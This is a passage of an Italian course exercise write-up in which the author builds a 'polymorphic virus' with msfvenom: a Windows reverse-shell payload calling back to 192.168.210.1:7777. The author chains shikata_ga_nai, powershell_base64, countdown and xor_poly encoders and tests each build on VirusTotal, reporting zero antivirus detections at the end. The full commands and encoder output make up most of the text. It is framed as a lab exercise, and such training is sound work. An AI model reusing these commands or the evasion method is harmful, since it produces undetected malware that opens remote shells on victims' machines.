Creazione di un Malware con Msfvenom

03/02/2025

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da seguire:

1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.

2. Utilizzo di msfvenom per generare il malware.


3. Migliorare la Non Rilevabilità

4. Test del Malware una volta generato.

5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Svolgimento

Impostiamo la scheda di rete di kali in NAT



Collegata la nostra macchina kali su internet (ci servirà testare il nostro malware sul sito Virus Total) passiamo a generare il nostro malware tramite msfvenom

Msfvenom è uno strumento che fa parte del framework Metasploit, un progetto open-source utilizzato per testare la sicurezza dei sistemi informatici. Permette di creare payload, cioè pezzi di codice che possono essere eseguiti su un sistema target. Questi payload possono essere usati per vari scopi, come ottenere l'accesso a un computer, raccogliere informazioni o dimostrare come un hacker potrebbe sfruttare una vulnerabilità.

Funzionalità principali:

1. **Generazione di Payload**

- Un payload è un codice malevolo che può essere iniettato in un sistema. msfvenom consente di creare questi payload in vari formati (eseguibili, script, ecc.) e per diversi sistemi operativi (Windows, Linux, macOS)

2. **Codifica e Offuscazione**

- Per evitare la rilevazione da parte degli antivirus, msfvenom può codificare e offuscare i payload, rendendo più difficile per i software di sicurezza identificare il codice come malevolo.

3. **Integrazione con Exploit**


- I payload creati con msfvenom possono essere utilizzati insieme agli exploit del Metasploit Framework. Un exploit è un metodo per sfruttare una vulnerabilità in un sistema.

Possiamo utilizzare msfvenom semplicemente dando il comando sul terminale di kali, andiamo a creare il nostro virus polimorfo

Eseguiamo il comando e msfvenom ci salverà il risulato finale come polimorficommm.exe.

```
x86/shikata_ga_nai succeeded with size 6939 (iteration=115)
x86/shikata_ga_nai succeeded with size 6968 (iteration=116)
x86/shikata_ga_nai succeeded with size 6997 (iteration=117)
x86/shikata_ga_nai succeeded with size 7026 (iteration=118)
x86/shikata_ga_nai succeeded with size 7055 (iteration=119)
x86/shikata_ga_nai succeeded with size 7084 (iteration=120)
x86/shikata_ga_nai succeeded with size 7113 (iteration=121)
x86/shikata_ga_nai succeeded with size 7142 (iteration=122)
x86/shikata_ga_nai succeeded with size 7171 (iteration=123)
x86/shikata_ga_nai succeeded with size 7200 (iteration=124)
x86/shikata_ga_nai succeeded with size 7229 (iteration=125)
x86/shikata_ga_nai succeeded with size 7258 (iteration=126)
x86/shikata_ga_nai succeeded with size 7287 (iteration=127)
x86/shikata_ga_nai succeeded with size 7316 (iteration=128)
x86/shikata_ga_nai succeeded with size 7345 (iteration=129)
x86/shikata_ga_nai succeeded with size 7374 (iteration=130)
x86/shikata_ga_nai succeeded with size 7403 (iteration=131)
x86/shikata_ga_nai succeeded with size 7432 (iteration=132)
x86/shikata_ga_nai succeeded with size 7461 (iteration=133)
x86/shikata_ga_nai succeeded with size 7490 (iteration=134)
x86/shikata_ga_nai succeeded with size 7519 (iteration=135)
x86/shikata_ga_nai succeeded with size 7548 (iteration=136)
x86/shikata_ga_nai succeeded with size 7577 (iteration=137)
x86/shikata_ga_nai chosen with final size 7577
Payload size: 7577 bytes
Saved as: polimorficommm.exe

┌──(kali㉿kali)-[~]
└─$
```

Andiamo su virus total e carichiamo il nostro file.exe appena creato



Proviamo ad usare un altro encoder per testare il nostro virus polimorfo e vedere se riusciamo a ottenere un risultato ancora più efficente; infatti l'encoder shikata è stato quello rilevato.

Con il comando msfvenom –list econders possiamo vedere quali encoders ci sono


```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/base64                    good       Base64 Command Encoder
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
```

Modifichiamo il nostro virus completo:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.210.1 LPORT=7777 -f exe -o backdoor_shell.exe  -a x86 --platform windows -e cmd/powershell_base64  -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfve
nom -a x86 --platform windows -e cmd/powershell_base64 -i 138 -o polimorficommm.exe
```


Al posto dell'encoder x86/shikata_ga_nai ho scelto cmd/powershell_base64

Carichiamolo su virus total e testiamo



Possiamo vedere che come risultato abbiamo ottenuto un 4/60. Si potrebbe migliorare ancora, proviamo a modificare l'encoder x86/countdown con l'encoder x86/xor_poly

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.210.1 LPORT=7777 -f exe -o backdoor_shell.exe  -a x86 --platform windows -e cmd/powershell_base64  -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/xor_poly -i 200 -f raw | msfven
om -a x86 --platform windows -e cmd/powershell_base64 -i 138 -o polimorficommm.exe
```



Con questo virus polimorfo nessun antivirus ha rilevato il nostro malware. Possiamo ritenerci soddisfatti.